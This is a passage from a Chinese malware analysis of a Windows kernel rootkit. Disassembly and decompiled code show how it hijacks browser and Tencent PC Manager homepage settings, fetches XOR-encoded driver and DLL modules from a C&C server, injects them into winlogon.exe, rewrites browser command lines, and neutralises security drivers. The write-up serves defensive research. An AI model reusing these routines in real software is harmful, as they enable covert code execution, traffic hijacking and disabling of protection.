.text:0000000000019330                 mov     [rsp+4C8h+data_size], eax       ; data_size
.text:0000000000019334                 call    reg_set_sub_key_val
.text:0000000000019339                 cmp     eax, ebp
.text:000000000001933B                 jl      short loc_19345
.text:000000000001933D                 mov     rcx, r13
.text:0000000000019340                 call    set_reg_secrurity
.text:0000000000019345
.text:0000000000019345 loc_19345:                                              ; CODE XREF: hijack_360se+2DB↑j
.text:0000000000019345                 mov     esi, 410h
.text:000000000001934A                 lea     rcx, [rsp+4C8h+String]          ; Dst
.text:0000000000019352                 xor     edx, edx                        ; Val
.text:0000000000019354                 mov     r8, rsi                         ; Size
.text:0000000000019357                 call    memset
.text:000000000001935C                 xor     eax, eax
.text:000000000001935E                 lea     rdi, [rsp+4C8h+String]
.text:0000000000019366                 mov     rcx, r15
.text:0000000000019369                 lea     rdx, aPid                       ; "pid"
.text:0000000000019370                 repne scasw
.text:0000000000019373                 mov     rax, qword ptr cs:str_Oemxiazaiba2  ; "oemxiazaiba2"
.text:000000000001937A                 lea     rcx, [rsp+4C8h+unistr_homepage] ; DestinationString
.text:000000000001937F                 mov     [rdi-2], rax
.text:0000000000019383                 mov     rax, qword ptr cs:str_Oemxiazaiba2+8 ; "iazaiba2"
.text:000000000001938A                 mov     [rdi+6], rax
.text:000000000001938E                 mov     rax, qword ptr cs:str_Oemxiazaiba2+10h ; "iba2"
.text:0000000000019395                 mov     [rdi+0Eh], rax
.text:0000000000019399                 movzx   eax, word ptr cs:str_Oemxiazaiba2+18h ; ""
.text:00000000000193A0                 mov     [rdi+16h], ax
.text:00000000000193A4                 call    cs:RtlInitUnicodeString
.text:00000000000193AA                 xor     eax, eax
.text:00000000000193AC                 lea     rdi, [rsp+4C8h+String]
.text:00000000000193B4                 mov     rcx, r15
.text:00000000000193B7                 lea     r9, [rsp+4C8h+String]           ; data
.text:00000000000193BF                 repne scasw
.text:00000000000193C2                 lea     rdx, [rsp+4C8h+unistr_homepage] ; subkey
.text:00000000000193C7                 mov     r8d, r12d                       ; type
.text:00000000000193CA                 not     rcx
.text:00000000000193CD                 sub     rcx, r12
.text:00000000000193D0                 lea     eax, [rcx+rcx+2]
.text:00000000000193D4                 mov     rcx, r13                        ; rootkey
.text:00000000000193D7                 mov     [rsp+4C8h+data_size], eax       ; data_size
.text:00000000000193DB                 call    reg_set_sub_key_val
```

渠道号设置为 oemxiazaiba2

劫持 360 安全浏览器首页代码

G. 劫持腾讯电脑管家首页保护网址

病毒除了会篡改浏览器配置外，还会通过添加自定义保护网址（自定义网址相关注册表项均为 3rd 开头）的方式，劫持腾讯电脑管家首页保护网址。如下图所示：

```
RtlInitUnicodeString(
  &DestinationString,
  L"\\REGISTRY\\MACHINE\\Software\\Wow6432Node\\Tencent\\QQPCMgr\\IEStartPage\\IEStartPageProtect");
RtlInitUnicodeString(&subkey, L"3rdEnable");
v20 = 4;
data = 'L';
v28 = 'P';
v29 = 'Q';
v30 = 'Q';
reg_set_sub_key_val(&DestinationString, &subkey, 3u, &data, 4u);
v21 = 0;
v22 = v35;
do
{
  if ( flag_hijack_360se == 1 || v21 != v20 )
  {
    memset(&String, 0, 0x28ui64);
    swprintf(&String, (size_t)L"3rdProtect_%d", (const wchar_t *)v21);
    RtlInitUnicodeString(&subkey, &String);
    reg_set_sub_key_val(&DestinationString, &subkey, v20, (char *)&Format + 4, v20);
                          * * * * * *
    memset(&String, 0, 0x28ui64);
    swprintf(&String, (size_t)L"TPBrowserURL_%d", (const wchar_t *)v21);
    RtlInitUnicodeString(&subkey, &String);
    reg_set_sub_key_val(&DestinationString, &subkey, 3u, v23, v19);
    v20 = 4;
  }
  ++v21;
}
while ( v21 < 0xF );
RtlInitUnicodeString(&subkey, L"3rdProtectURL");
reg_set_sub_key_val(&DestinationString, &subkey, 3u, &v38, v19);
RtlInitUnicodeString(&DestinationString, L"\\REGISTRY\\User\\QMConfig\\QQDoctor\\QQDoctor\\ComCfg");
RtlInitUnicodeString(&subkey, L"TPBrowserLock");
data = 122;
v28 = 116;
v29 = -22;
v30 = 55;
reg_set_sub_key_val(&DestinationString, &subkey, 3u, &data, v20);
v24 = (unsigned int)Format;
do
{
  memset(&String, 0, 0x28ui64);
  swprintf(&String, (size_t)L"TPBrowserURLID_%d", (const wchar_t *)v24);
  RtlInitUnicodeString(&subkey, &String);
  reg_set_sub_key_val(&DestinationString, &subkey, 3u, &data, v20);
  ++v24;
}
while ( v24 < 0xF );
```

修改腾讯电脑管家首页保护注册表项

2) 控制码 0x3，获取远程驱动模块

与上文(一)病毒加载器中病毒所使用的方法相似，只不过病毒这次用来加载的驱动模块数据是通过 C&C 服务器获取的，大致执行过程相同，其具体的驱动执行过程不再赘述。如下图所示：

```
.text:00000000000119C4                lea     r8, [rax+8]                     ; num_of_bytes
.text:00000000000119C8                lea     rdx, [rax+10h]                  ; buf
.text:00000000000119CC                mov     ecx, 3                          ; flag
.text:00000000000119D1                call    transport_to_cc_server // 获取远程驱动模块
.text:00000000000119D6                mov     rbx, [rsp+28h+P]
.text:00000000000119DB                test    al, al
.text:00000000000119DD                jz      short loc_11A2A
.text:00000000000119DF                test    rbx, rbx
.text:00000000000119E2                jz      loc_11A77
.text:00000000000119E8                mov     edx, [rsp+28h+arg_0]
.text:00000000000119EC                test    edx, edx
.text:00000000000119EE                jz      short loc_11A67
.text:00000000000119F0                mov     rax, rbx
.text:00000000000119F3                mov     rcx, rdx
.text:00000000000119F6
.text:00000000000119F6 @@xor_0xC0:                                            ; CODE XREF: run_remote_rootkit_code+58↓j
.text:00000000000119F6                xor     byte ptr [rax], 0C0h    // 解密驱动文件数据
.text:00000000000119F9                inc     rax
.text:00000000000119FC                sub     rcx, 1
.text:0000000000011A00                jnz     short @@xor_0xC0
.text:0000000000011A02                cmp     byte ptr [rbx], 4Dh     // 检测PE文件有效性
.text:0000000000011A05                jnz     short loc_11A67
.text:0000000000011A07                cmp     byte ptr [rbx+1], 5Ah
.text:0000000000011A0B                jnz     short loc_11A67
.text:0000000000011A0D                mov     rcx, rbx
.text:0000000000011A10                call    load_and_run_rootkit    // 通过虚拟加载的方式执行驱动
.text:0000000000011A15                mov     ecx, 5
.text:0000000000011A1A                test    eax, eax
.text:0000000000011A1C                jns     short loc_11A23
.text:0000000000011A1E                mov     ecx, 9
.text:0000000000011A23
.text:0000000000011A23 loc_11A23:                                             ; CODE XREF: run_remote_rootkit_code+74↑j
.text:0000000000011A23                call    call_send_flag_data_to_cc_server // 加载成功，发送运行状态通知 0x5，否则发送 0x9
.text:0000000000011A28                jmp     short loc_11A67
.text:0000000000011A28 ; ---------------------------------------------------------------------------
.text:0000000000011A2A
.text:0000000000011A2A loc_11A2A:                                             ; CODE XREF: run_remote_rootkit_code+35↑j
.text:0000000000011A2A                mov     ecx, 28h                        ; NumberOfBytes
.text:0000000000011A2F                call    alloc_by_init_zero
.text:0000000000011A34                mov     rdi, rax
.text:0000000000011A37                test    rax, rax
.text:0000000000011A3A                jz      short loc_11A67
.text:0000000000011A3C                mov     ecx, 20000
.text:0000000000011A41                call    wait
.text:0000000000011A46                and     qword ptr [rdi], 0
.text:0000000000011A4A                lea     r11, run_remote_rootkit_code
.text:0000000000011A51                mov     edx, 1                          ; QueueType
.text:0000000000011A56                mov     rcx, rdi                        ; WorkItem
.text:0000000000011A59                mov     [rdi+WORK_QUEUE_ITEM.WorkerRoutine], r11
.text:0000000000011A5D                mov     [rdi+WORK_QUEUE_ITEM.Parameter], rdi
.text:0000000000011A61                call    cs:ExQueueWorkItem
```

加载远程驱动模块

```
.text:00000000000168BB                mov     r8, rsi
.text:00000000000168BE                mov     rdx, r13                        ; file_buffer
.text:00000000000168C1                mov     rcx, r12                        ; mapping_buffer
.text:00000000000168C4                call    pe_mapping
.text:00000000000168C9                mov     rdx, r12
.text:00000000000168CC                mov     rcx, r12
.text:00000000000168CF                call    fix_pe_relocation
.text:00000000000168D4                mov     rdx, rsi
.text:00000000000168D7                mov     rcx, r12
.text:00000000000168DA                call    fix_import_table
.text:00000000000168DF                mov     ebp, eax
.text:00000000000168E1                test    eax, eax
.text:00000000000168E3                jns     short loc_16923
.text:00000000000168E5                lea     rcx, aKperesolveim_0            ; "KpeResolveImportTable.\n"
.text:00000000000168EC                call    DbgPrint
.text:00000000000168F1                mov     rbx, [rsp+48h+MemoryDescriptorList]
.text:00000000000168F6                mov     rcx, r12                        ; BaseAddress
.text:00000000000168F9                mov     rdx, rbx                        ; MemoryDescriptorList
.text:00000000000168FC                call    cs:MmUnmapLockedPages
.text:0000000000016902                mov     rcx, rbx                        ; MemoryDescriptorList
.text:0000000000016905                call    cs:MmUnlockPages
.text:000000000001690B                mov     rcx, rbx                        ; Mdl
.text:000000000001690E                call    cs:IoFreeMdl
.text:0000000000016914                xor     edx, edx                        ; Tag
.text:0000000000016916                mov     rcx, rdi                        ; P
.text:0000000000016919                call    cs:ExFreePoolWithTag
.text:000000000001691F                mov     eax, ebp
.text:0000000000016921                jmp     short loc_16961
.text:0000000000016923 ; ---------------------------------------------------------------------------
.text:0000000000016923
.text:0000000000016923 loc_16923:                                             ; CODE XREF: load_and_run_rootkit+133↑j
.text:0000000000016923                mov     ebx, [rsi+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
.text:0000000000016926                add     rbx, r12
.text:0000000000016929                jz      short loc_1695F
.text:000000000001692B                mov     ecx, 40h                        ; NumberOfBytes
.text:0000000000016930                call    alloc_by_init_zero
.text:0000000000016935                test    rax, rax
.text:0000000000016938                jz      short loc_1695F
.text:000000000001693A                and     qword ptr [rax], 0
.text:000000000001693E                lea     rcx, run_loaded_module_entry_point
.text:0000000000016945                mov     edx, 1                          ; QueueType
.text:000000000001694A                mov     [rax+WORK_QUEUE_ITEM.WorkerRoutine], rcx
.text:000000000001694E                mov     rcx, rax                        ; WorkItem
.text:0000000000016951                mov     qword ptr [rax+WORK_QUEUE_ITEM.ext_parameter], rbx
.text:0000000000016955                mov     [rax+WORK_QUEUE_ITEM.Parameter], rax
.text:0000000000016959                call    cs:ExQueueWorkItem
```

虚拟加载驱动并执行入口点

3) 控制码 0xA，获取远程驱动模块

执行远程驱动模块代码部分，是通过注入 winlogon.exe 进程实现的，注入部分使用了开源的 BlackBone 项目代码。如下图所示：

```
.text:00000000000117AD                mov     rsi, rcx
.text:00000000000117B0                lea     r8, [rax+8]                     ; num_of_bytes
.text:00000000000117B4                lea     rdx, [rax+10h]                  ; buf
.text:00000000000117B8                mov     ecx, 0Ah                        ; flag
.text:00000000000117BD                call    transport_to_cc_server          // 请求远程动态库数据
.text:00000000000117C2                test    al, al
.text:00000000000117C4                jz      short loc_117F5
.text:00000000000117C6                cmp     [rsp+28h+P], 0
.text:00000000000117CC                jz      short loc_11847
.text:00000000000117CE                mov     edx, [rsp+28h+arg_0]
.text:00000000000117D2                test    edx, edx
.text:00000000000117D4                jz      short loc_11832
.text:00000000000117D6                mov     rcx, [rsp+28h+P]
.text:00000000000117DB                call    run_remote_dll_module
.text:00000000000117E0                mov     ecx, 0Ch
.text:00000000000117E5                test    al, al
.text:00000000000117E7                jz      short loc_117EE
.text:00000000000117E9                mov     ecx, 0Bh
.text:00000000000117EE
.text:00000000000117EE loc_117EE:                                             ; CODE XREF: run_remote_dll+4F↑j
.text:00000000000117EE                call    call_send_flag_data_to_cc_server // 动态库注入运行成功，发送运行
.text:00000000000117F3                jmp     short loc_11832                 //状态通知 0xB，否则发送 0xC
.text:00000000000117F5 ; ---------------------------------------------------------------------------
.text:00000000000117F5
.text:00000000000117F5 loc_117F5:                                             ; CODE XREF: run_remote_dll+2C↑j
.text:00000000000117F5                mov     ecx, 28h                        ; NumberOfBytes
.text:00000000000117FA                call    alloc_by_init_zero
.text:00000000000117FF                mov     rdi, rax
.text:0000000000011802                test    rax, rax
.text:0000000000011805                jz      short loc_11832
.text:0000000000011807                mov     ecx, 20000
.text:000000000001180C                call    wait
.text:0000000000011811                and     qword ptr [rdi], 0
.text:0000000000011815                lea     r11, run_remote_dll
.text:000000000001181C                mov     edx, 1                          ; QueueType
.text:0000000000011821                mov     rcx, rdi                        ; WorkItem
.text:0000000000011824                mov     [rdi+WORK_QUEUE_ITEM.WorkerRoutine], r11
.text:0000000000011828                mov     [rdi+WORK_QUEUE_ITEM.Parameter], rdi
.text:000000000001182C                call    cs:ExQueueWorkItem
```


请求远程动态库

病毒会先将获取到的动态库数据是放到 system32 目录下，之后再调用 BlackBone 代码将动态库注入到 winlogon 进程中执行。如下图所示：

```
.text:00000000000116D7 @@xor_0xC0:                                            ; CODE XREF: run_remote_dll_module+75↓j
.text:00000000000116D7                xor     byte ptr [rax], 0C0h
.text:00000000000116DA                inc     rax
.text:00000000000116DD                sub     rcx, 1
.text:00000000000116E1                jnz     short @@xor_0xC0
.text:00000000000116E3
.text:00000000000116E3 loc_116E3:                                             ; CODE XREF: run_remote_dll_module+5F↑j
.text:00000000000116E3                                                        ; run_remote_dll_module+63↑j
.text:00000000000116E3                cmp     byte ptr [rbx], 4Dh
.text:00000000000116E6                jnz     short loc_1174F
.text:00000000000116E8                cmp     byte ptr [rbx+1], 5Ah
.text:00000000000116EC                jnz     short loc_1174F
.text:00000000000116EE                mov     rax, 0FFFFF78000000014h
.text:00000000000116F8                lea     rdx, Count                      ; "\\SystemRoot\\system32\\%08x.dll"
.text:00000000000116FF                lea     rcx, [rsp+268h+dll_path]        ; String
.text:0000000000011704                mov     r8, [rax]                       ; Format
.text:0000000000011707                call    cs:swprintf
.text:000000000001170D                lea     rdx, [rsp+268h+dll_path]        ; SourceString
.text:0000000000011712                lea     rcx, [rsp+268h+uni_dll_path]    ; DestinationString
.text:0000000000011717                call    cs:RtlInitUnicodeString
.text:000000000001171D                lea     rcx, [rsp+268h+uni_dll_path]
.text:0000000000011722                mov     r8d, edi
.text:0000000000011725                mov     rdx, rbx
.text:0000000000011728                call    write_file
.text:000000000001172D                cmp     eax, esi
.text:000000000001172F                jl      short loc_1174F
.text:0000000000011731                lea     rdx, [rsp+268h+uni_file_dos_name]
.text:0000000000011736                lea     rcx, [rsp+268h+uni_dll_path]
.text:000000000001173B                call    get_file_dos_name
.text:0000000000011740                cmp     al, sil
.text:0000000000011743                jnz     short loc_11776
.text:0000000000011745                lea     rcx, [rsp+268h+dll_path]        ; SourceString
.text:000000000001174A                call    delete_file
.text:000000000001174F
.text:000000000001174F loc_1174F:                                             ; CODE XREF: run_remote_dll_module+7A↑j
.text:000000000001174F                                                        ; run_remote_dll_module+80↑j ...
.text:000000000001174F                xor     al, al
.text:0000000000011751
.text:0000000000011751 loc_11751:                                             ; CODE XREF: run_remote_dll_module+124↓j
.text:0000000000011751                mov     rcx, [rsp+268h+var_18]
.text:0000000000011759                xor     rcx, rsp
.text:000000000001175C                call    stack_check
.text:0000000000011761                lea     r11, [rsp+268h+var_8]
.text:0000000000011769                mov     rbx, [r11+20h]
.text:000000000001176D                mov     rsi, [r11+28h]
.text:0000000000011771                mov     rsp, r11
.text:0000000000011774                pop     rdi
.text:0000000000011775                retn
.text:0000000000011776 ; ---------------------------------------------------------------------------
.text:0000000000011776
.text:0000000000011776 loc_11776:                                             ; CODE XREF: run_remote_dll_module+D7↑j
.text:0000000000011776                mov     rdx, [rsp+268h+uni_file_dos_name]
.text:000000000001177B                lea     rcx, aWinlogon_exe              ; "winlogon.exe"
.text:0000000000011782                mov     rdx, [rdx+UNICODE_STRING.Buffer]
.text:0000000000011786                call    blackbone_inject_proc
.text:000000000001178B                cmp     eax, esi
.text:000000000001178D                setnl   al
.text:0000000000011790                jmp     short loc_11751
.text:0000000000011790 run_remote_dll_module endp
```

注入 winlogon

注入 winlogon



病毒中的 BlackBone 项目相关代码

(三) 其他劫持和对抗手段

1) 通过进程回调和映像加载回调劫持浏览器启动参数

除了上述介绍的病毒所使用的劫持方法外，病毒还通过注册进程回调和映像加载回调劫持浏览器启动参数进行流量劫持。如下图所示：

病毒注册回调

病毒在进程回调中会判断浏览器种类，针对不同的浏览器劫持的网址链接可以有所不同，在检测到需要进行劫持的进程后，将相关的劫持信息添加到劫持列表中。如下图所示：

```
.text:00000000001BA93                lea     rdx, [rsp+2E8h+current_proc_image_file_name] ; st_xxx
.text:00000000001BA98                mov     [rsp+2E8h+current_proc_image_file_name.MaximumLength], cx
.text:00000000001BA9D                mov     [rsp+2E8h+current_proc_image_file_name.Length], cx
.text:00000000001BAA2                mov     rcx, rdi                        ; current_pid
.text:00000000001BAA5                mov     [rsp+2E8h+current_proc_image_file_name.Buffer], rax
.text:00000000001BAAA                call    get_proc_image_file_name
.text:00000000001BAAF                cmp     eax, ebp
.text:00000000001BAB1                jl      loc_1BD55
.text:00000000001BAB7                xor     eax, eax
.text:00000000001BAB9                mov     rcx, rdi                        ; pid
.text:00000000001BABC                mov     [rsp+2E8h+uni_hijack_url.Length], bp
.text:00000000001BAC1                mov     qword ptr [rsp+2E8h+uni_hijack_url.MaximumLength], rax
.text:00000000001BAC6                mov     dword ptr [rsp+2E8h+uni_hijack_url.Buffer+2], eax
.text:00000000001BACA                mov     word ptr [rsp+2E8h+uni_hijack_url.Buffer+6], ax
.text:00000000001BACF                mov     [rsp+2E8h+var_296], rax
.text:00000000001BAD4                mov     [rsp+2E8h+var_28E], eax
.text:00000000001BAD8                mov     [rsp+2E8h+var_28A], ax
.text:00000000001BADD                mov     [rsp+2E8h+buf_len], bp
.text:00000000001BAE2                call    check_browser_name              ; Return browser type.
.text:00000000001BAE2                                                        ;    iexplore     1
.text:00000000001BAE2                                                        ;    360se        2
.text:00000000001BAE2                                                        ;    qqbrowser    3
.text:00000000001BAE2                                                        ;    hao123Juzi   4
.text:00000000001BAE2                                                        ;    2345explorer 5
.text:00000000001BAE2                                                        ;    Maxthon      6
.text:00000000001BAE2                                                        ;    firefox      7
.text:00000000001BAE7                sub     eax, esi
.text:00000000001BAE9                jz      @@iexplore
.text:00000000001BAEF                sub     eax, esi
.text:00000000001BAF1                jz      @@360se
.text:00000000001BAF7                sub     eax, esi
.text:00000000001BAF9                jz      @@qqbrowser
.text:00000000001BAFF                sub     eax, esi
.text:00000000001BB01                jz      short @@hao123Juzi
.text:00000000001BB03                sub     eax, esi
.text:00000000001BB05                jz      short @@2345explorer
.text:00000000001BB07                sub     eax, esi
.text:00000000001BB09                jz      short @@Maxthon
.text:00000000001BB0B                sub     eax, esi
.text:00000000001BB0D                jz      short @@firefox
.text:00000000001BB0F                cmp     eax, 5Dh
.text:00000000001BB12                jnz     loc_1BBCC
.text:00000000001BB18                cmp     cs:flag_hijack_others_browser, esi
.text:00000000001BB1E                jnz     loc_1BD55
.text:00000000001BB24                lea     rdx, urldata_hijack_default
.text:00000000001BB2B                jmp     loc_1BBC1
.text:00000000001BB30 ; ---------------------------------------------------------------------------
.text:00000000001BB30
.text:00000000001BB30 @@firefox:                                             ; CODE XREF: notify_proc_operation+F5↑j
.text:00000000001BB30                cmp     cs:flag_hijack_others_browser, esi
.text:00000000001BB36                jnz     loc_1BD55
.text:00000000001BB3C                lea     rdx, urldata_hijack_firefox
.text:00000000001BB43                jmp     short loc_1BBC1
.text:00000000001BB45 ; ---------------------------------------------------------------------------
.text:00000000001BB45
.text:00000000001BB45 @@Maxthon:                                             ; CODE XREF: notify_proc_operation+F1↑j
.text:00000000001BB45                cmp     cs:flag_hijack_others_browser, esi
.text:00000000001BB4B                jnz     loc_1BD55
.text:00000000001BB51                lea     rdx, urldata_hijack_maxthon
.text:00000000001BB58                jmp     short loc_1BBC1
.text:00000000001BB5A ; ---------------------------------------------------------------------------
.text:00000000001BB5A
.text:00000000001BB5A @@2345explorer:                                        ; CODE XREF: notify_proc_operation+ED↑j
.text:00000000001BB5A                cmp     cs:flag_hijack_others_browser, esi
.text:00000000001BB60                jnz     loc_1BD55
.text:00000000001BB66                lea     rdx, urldata_hijack_2345explorer
.text:00000000001BB6D                jmp     short loc_1BBC1
.text:00000000001BB6F ; ---------------------------------------------------------------------------
.text:00000000001BB6F
.text:00000000001BB6F @@hao123Juzi:                                          ; CODE XREF: notify_proc_operation+E9↑j
.text:00000000001BB6F                cmp     cs:flag_hijack_others_browser, esi
.text:00000000001BB75                jnz     loc_1BD55
.text:00000000001BB7B                lea     rdx, urldata_hijack_hao123juzi
.text:00000000001BB82                jmp     short loc_1BBC1
.text:00000000001BB84 ; ---------------------------------------------------------------------------
.text:00000000001BB84
.text:00000000001BB84 @@qqbrowser:                                           ; CODE XREF: notify_proc_operation+E1↑j
.text:00000000001BB84                cmp     cs:flag_hijack_qqbrowser, esi
.text:00000000001BB8A                jnz     loc_1BD55
.text:00000000001BB90                lea     rdx, urldata_hijack_qqbrowser_0
.text:00000000001BB97                jmp     short loc_1BBC1
.text:00000000001BB99 ; ---------------------------------------------------------------------------
.text:00000000001BB99
.text:00000000001BB99 @@360se:                                               ; CODE XREF: notify_proc_operation+D9↑j
.text:00000000001BB99                cmp     cs:flag_hijack_360se, esi
.text:00000000001BB9F                jnz     loc_1BD55
.text:00000000001BBA5                lea     rdx, urldata_hijack_360se
.text:00000000001BBAC                jmp     short loc_1BBC1
.text:00000000001BBAE ; ---------------------------------------------------------------------------
.text:00000000001BBAE
.text:00000000001BBAE @@iexplore:                                            ; CODE XREF: notify_proc_operation+D1↑j
.text:00000000001BBAE                cmp     cs:flag_hijack_iexplore, esi
.text:00000000001BBB4                jnz     loc_1BD55
.text:00000000001BBBA                lea     rdx, urldata_hijack_iexplore    ; SourceString
.text:00000000001BBC1
.text:00000000001BBC1 loc_1BBC1:                                             ; CODE XREF: notify_proc_operation+113↑j
.text:00000000001BBC1                                                        ; notify_proc_operation+12B↑j ...
.text:00000000001BBC1                lea     rcx, [rsp+2E8h+uni_hijack_url]  ; DestinationString
.text:00000000001BBC6                call    cs:RtlInitUnicodeString
.text:00000000001BBCC
.text:00000000001BBCC loc_1BBCC:                                             ; CODE XREF: notify_proc_operation+FA↑j
.text:00000000001BBCC                xor     eax, eax
.text:00000000001BBCE                lea     r9, [rsp+2E8h+temp_string]      ; temp_string
.text:00000000001BBD3                lea     r8, [rsp+2E8h+buf_len]          ; output_path
.text:00000000001BBD8                lea     rdx, [rsp+2E8h+uni_hijack_url]  ; hijack_url
.text:00000000001BBDD                lea     rcx, [rsp+2E8h+current_proc_image_file_name] ; image_file_name
.text:00000000001BBE2                mov     qword ptr [rsp+2E8h+temp_string.MaximumLength], rax
.text:00000000001BBE7                mov     dword ptr [rsp+2E8h+temp_string.Buffer+2], eax
.text:00000000001BBEB                mov     word ptr [rsp+2E8h+temp_string.Buffer+6], ax
.text:00000000001BBF0                call    append_hijack_run_cmd
.text:00000000001BBF5                cmp     eax, ebp
.text:00000000001BBF7                jl      loc_1BD55
.text:00000000001BBFD                lea     rdx, [rsp+2E8h+buf_len]         ; buf_len
.text:00000000001BC02                mov     rcx, rdi                        ; pid
.text:00000000001BC05                call    insert_info_in_hijack_list
.text:00000000001BC0A                mov     rcx, rdi
.text:00000000001BC0D                call    find_hijack_info_by_Pid
```

劫持浏览器进程检测

在进程回调中记录劫持进程信息后，在映像加载回调中将 PEB 中的进程参数篡改为欲劫持网址。如下图所示：

```
                cmp     [rdi+hijack_list.is_wow64], r13b
                jnz     short loc_1BFD9
                add     rsi, _RTL_USER_PROCESS_PARAMETERS32.CommandLine
                jmp     short loc_1BFDD
; ---------------------------------------------------------------------------

loc_1BFD9:                                              ; CODE XREF: hijack_proc_param+129↑j
                add     rsi, _RTL_USER_PROCESS_PARAMETERS64.CommandLine

loc_1BFDD:                                              ; CODE XREF: hijack_proc_param+12F↑j
                cmp     rsi, r12
                jz      loc_1C0C8
                mov     rdx, r13
                mov     rcx, rsi
                call    call_MmProbeAndLockPages
                cmp     al, r12b
                jz      loc_1C0C8
                movzx   eax, [rsi+UNICODE_STRING32.Length]
                mov     [rdi+hijack_list.proc_param.Length], ax
                movzx   eax, [rsi+UNICODE_STRING32.MaximumLength]
                mov     [rdi+hijack_list.proc_param.MaximumLength], ax
                cmp     [rdi+hijack_list.is_wow64], r13b
                jnz     short loc_1C014
                mov     eax, [rsi+UNICODE_STRING32.Buffer]
                jmp     short loc_1C018
; ---------------------------------------------------------------------------

loc_1C014:                                              ; CODE XREF: hijack_proc_param+165↑j
                mov     rax, [rsi+UNICODE_STRING64.Buffer]

loc_1C018:                                              ; CODE XREF: hijack_proc_param+16A↑j
                mov     rbp, [rdi+hijack_list.alloc_memory_base]
                mov     [rdi+hijack_list.proc_param.Buffer], rax
                cmp     rbp, r12
                jz      loc_1C0C8
                mov     rdx, r13
                mov     rcx, rbp
                call    call_MmProbeAndLockPages
                cmp     al, r12b
                jz      loc_1C0C8
                lea     rcx, [rbp+(size UNICODE_STRING)]    ; Dst
                mov     [rbp+UNICODE_STRING64.Buffer], rcx
                movzx   eax, [rdi+hijack_list.hijack_param.Length]
                mov     [rbp+UNICODE_STRING64.Length], ax
                movzx   eax, [rdi+hijack_list.hijack_param.MaximumLength]
                mov     [rbp+UNICODE_STRING64.MaximumLength], ax
                movzx   r8d, [rdi+hijack_list.hijack_param.Length] ; Size
                mov     rdx, [rdi+hijack_list.hijack_param.Buffer] ; Src
                call    memcpy
                movzx   r11d, [rbp+UNICODE_STRING64.Length]
                mov     rax, [rbp+UNICODE_STRING64.Buffer]
                shr     r11, 1
                mov     [rax+r11*2], r12w
                movzx   eax, [rbp+UNICODE_STRING64.Length]
                mov     [rsi+UNICODE_STRING64.Length], ax
                movzx   eax, [rbp+UNICODE_STRING64.MaximumLength]
                mov     [rsi+UNICODE_STRING64.MaximumLength], ax
                cmp     [rdi+hijack_list.is_wow64], r13b
                jnz     short loc_1C091
                mov     eax, dword ptr [rbp+UNICODE_STRING64.Buffer]
                mov     [rsi+UNICODE_STRING32.Buffer], eax
                jmp     short loc_1C099
; ---------------------------------------------------------------------------

loc_1C091:                                              ; CODE XREF: hijack_proc_param+1DF↑j
                mov     rax, [rbp+UNICODE_STRING64.Buffer]
                mov     [rsi+UNICODE_STRING64.Buffer], rax

loc_1C099:                                              ; CODE XREF: hijack_proc_param+1E7↑j
                mov     rcx, rdi
                call    free_hijack_info_list
                lea     rcx, [rsp+68h+apc_state_ptr]
                call    cs:KeUnstackDetachProcess
                cmp     cs:byte_24F2D, r12b
                jnz     short loc_1C107
                mov     ecx, 13h
                mov     cs:byte_24F2D, r13b
                call    call_send_flag_data_to_cc_server  // 劫持进程参数成功，发送运行状态通知 0x13
                jmp     short loc_1C107
```

劫持进程参数

2) 通过映像加载回调拦截驱动加载

除了用于进行流量劫持的映像加载回调外，病毒还注册了一个用来进行内核对抗的映像加载回调，该回调函数不但会阻止带有安全软件签名信息的驱动执行，还会拦截一些内核级流量劫持类病毒的执行。当所加载的驱动信息在黑名单中，病毒会将映像的入口点代码替换为直接返回，从而禁止执行该映像中的逻辑代码。如下图所示：

```
.text:0000000000012338 48 8B 4F 08                          mov     rcx, [rdi+8]
.text:000000000001233C E8 93 35 00 00                       call    get_nt_header_base
.text:0000000000012341 48 85 C0                             test    rax, rax
.text:0000000000012344 75 04                                jnz     short loc_1234A
.text:0000000000012346 33 DB                                xor     ebx, ebx
.text:0000000000012348 EB 06                                jmp     short loc_12350
.text:000000000001234A                              ; ---------------------------------------------------------------------------
.text:000000000001234A
.text:000000000001234A                              loc_1234A:                                              ; CODE XREF: anti_antivirus+5C↑j
.text:000000000001234A 8B 58 28                             mov     ebx, [rax+IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint]
.text:000000000001234D 48 03 D9                             add     rbx, rcx
.text:0000000000012350
.text:0000000000012350                              loc_12350:                                              ; CODE XREF: anti_antivirus+60↑j
.text:0000000000012350 48 8B CB                             mov     rcx, rbx
.text:0000000000012353 FF 15 1F ED 00 00                    call    cs:MmIsAddressValid
.text:0000000000012359 84 C0                                test    al, al
.text:000000000001235B 0F 84 A8 00 00 00                    jz      loc_12409
.text:0000000000012361 48 8B 57 08                          mov     rdx, [rdi+8]
.text:0000000000012365 48 8B CE                             mov     rcx, rsi                            ; String1
.text:0000000000012368 E8 4F FE FF FF                       call    in_black_list_file
.text:000000000001236D 84 C0                                test    al, al
.text:000000000001236F 0F 84 94 00 00 00                    jz      loc_12409
.text:0000000000012375
.text:0000000000012375                              @@block_driver_load:
.text:0000000000012375 8B 05 95 C8 00 00                    mov     eax, cs:__opcode_retn__0
